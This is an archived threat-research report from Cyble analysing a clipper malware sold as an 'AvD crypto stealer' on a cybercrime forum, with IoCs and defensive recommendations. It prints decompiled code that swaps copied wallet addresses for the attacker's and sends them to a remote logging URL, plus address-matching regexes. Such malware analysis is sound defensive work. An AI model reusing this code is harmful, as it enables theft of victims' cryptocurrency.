Cyble - Clipper Malware disguised as AvD Crypto Stealer

By cybleinc

Published: 2022-03-22 · Archived: 2026-04-06 01:14:23 UTC

Cyble Research Labs analyzes a Clipper malware variant disguised as an AvD Crypto-stealer, potentially targeting other Threat Actors.

Information stealing malware is on the rise. Cyble Research Labs recently discovered a new malware dubbed “AvD crypto stealer” on a cybercrime forum. Upon further investigation, however, we observed that this does not function as a Crypto Stealer. This is, in fact, a disguised variant of well-known Clipper malware that can read and edit any text copied by the victim i.e. crypto wallet information.

The TA is providing one month of free access to entice more individuals to use it. Anyone can become a victim of this malware – though the primary target appears to be other TAs.

The Threat Actor (TA) claims that the stealer supports six cryptocurrency chains, including Ethereum, Binance Smart Chain, Fantom, Polygon, Avalanche, and Arbitrum.

The TA targets victims by changing the crypto addresses present in the clipboard. As for crypto transactions, individuals typically copy the crypto addresses, and the malware takes advantage of this by replacing the copied crypto wallet address with the one specified by TA.

If the victim does not validate the copied and the pasted values, then the transaction might end up in the account specified by TA. This clipper malware can also identify the crypto addresses present amongst multiple strings, expanding this malware’s capabilities.



Figure 1: Post shared on a cybercrime forum

Technical Analysis

The execution of malware starts from an installation file, which is Self-Extracting. Self-extracting archives, also known as SFX files, are Windows executable files that, upon execution, extract the compressed content. Figure 2 showcases the installation wizard.



Figure 2: Installation Wizard

The installation file drops the files shown in Figure 3 and executes the payload named *'Payload.exe.'* The dropped files also contain manuals for using the builder and the binaries.



Figure 3: Extracted files

The payload file (**SHA256**:*b6135c446093a19544dbb36018adb7139aa810a3f3eaa45663dc54448fe30e39*) is a .NET based binary. Figure 4 shows the payload details.



Figure 4: File information

Figure 5 shows the process flow for the clipper malware. The malware extracts the data from the clipboard and then uses a regular expression to find the crypto addresses. If there's a match, the malware replaces the address with one specified by TA.



Figure 5: Clipper malware process flow

Clipper malware has the following class names:

Program:

This class contains the main function which executes the clipper functionalities. Upon execution, the main program creates a random mutex named "*XWj1iK27ngY68XUB*" to ensure that only one instance of the malware process runs at any given time. If it fails to create a mutex, the malware terminates its execution.

Figure 6: Main function

After creating the mutex, the malware copies itself into the startup location to establish its persistence and executes *ClipboardNotification.NotificationForm()* function. Through this, the malware monitors the user's clipboard activity, identifies crypto address, and replaces it with the attacker's address details.

Clipboard Notification:

This class monitors the user's clipboard activity and notify when the user copies something into the clipboard.

Addresses:

This class contains the config details, including crypto addresses, mutex name, and the targeted cryptocurrencies, as shown in Figure 7. The clipper targets Bitcoin (BTC), Ethereum, and Monero (XMR) crypto addresses.



Figure 7: Addresses class

Clipboard:

The class contains two function names, *GetText*() and *SetText*().

These functions get the clipboard text from the user. If there is a crypto wallet in the copied text, these functions will then set it to the attacker's wallet address by replacing the copied user's wallet address. Clipboard is also responsible for sending the data for logging purposes to the URL present in the Addresses class.

```
public static void SetText(string txt)
{
    Thread thread = new Thread(delegate()
    {
        try
        {
            string requestUriString = string.Concat(new string[]
            {
                Addresses.url,
                "?Target Address : ",
                Clipboard.GetText(),
                " | Changed With : ",
                txt
            });
            Clipboard.SetText(txt);
            WebRequest webRequest = WebRequest.Create(requestUriString);
            WebResponse response = webRequest.GetResponse();
            Stream responseStream = response.GetResponseStream();
            StreamReader streamReader = new StreamReader(responseStream);
            string text = streamReader.ReadToEnd();
            streamReader.Close();
            response.Close();
        }
        catch (Exception ex)
        {
        }
    });
    thread.SetApartmentState(ApartmentState.STA);
    thread.Start();
    thread.Join();
```

Figure 8: Clipboard class

PatternRegex:

This class contains the regex pattern to identify the crypto addresses copied to the clipboard.

```
namespace Crypto.Crypto
{
    // Token: 0x0200000C RID: 12
    [StandardModule]
    internal sealed class PatternRegex
    {
        // Token: 0x04000015 RID: 21
        public static readonly Regex btc = new Regex("\\b(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}\\b");

        // Token: 0x04000016 RID: 22
        public static readonly Regex ethereum = new Regex("\\b0x[a-fA-F0-9]{40}\\b");

        // Token: 0x04000017 RID: 23
        public static readonly Regex xmr = new Regex("\\b4([0-9]|[A-B])(.){93}\\b");
    }
}
```

Figure 9: Pattern Regex

On further investigation into one of the hardcoded crypto addresses in the payload, we found the following transaction details, as shown below.



Figure 10: Transaction details

Conclusion:

Threat Actors continue to exploit the human element for executing their attacks, as they see it as a vulnerability – this malware works on a similar attack vector. However, we can reduce the impact of this malware by being more cautious while making crypto transactions.

There are multiple possibilities in which this attack can escalate. In one of the scenarios, the malware creator can target other TA's who use the builder for customizing the crypto stealer and their victims. This clipper can do financial theft at a great level, so it becomes necessary to take preventive measures.

Our Recommendations:

- Avoid downloading pirated software from warez/torrent websites. The "Hack Tool" present on sites such as YouTube, torrent sites, etc., primarily contains such malware.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- In the case of businesses, educate employees in terms of protecting themselves from threats like phishing's/untrusted URLs.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1204	User Execution
Persistence	T1547	Boot or Logon AutoStart Execution

Collection	T1115	Clipboard Data
Exfiltration	T1567	Exfiltration Over Web Service

Indicators of Compromise (IoCs):

Indicators	**Indicator type**	**Description**
012fca9cf0ac3e9a1c2c1499dfdb4eaf *47480d9b4df34ea1826cd2fafc05230eb195c0c2* *deaad208c6805381b6b6b1960f0ee149a88cdae2579a328502139ffc5814c039*	**Md5** **SHA-1** **SHA-256**	**Installation file**
fea27906be670ddbf5a5ef6639374c07 *20f7554280e5e6d0709aa1e850f01e816d2674f2* *b6135c446093a19544dbb36018adb7139aa810a3f3eaa45663dc54448fe30e39*	**Md5** **SHA-1** **SHA-256**	**Payload File**

Source: https://blog.cyble.com/2022/03/22/hunters-become-the-hunted/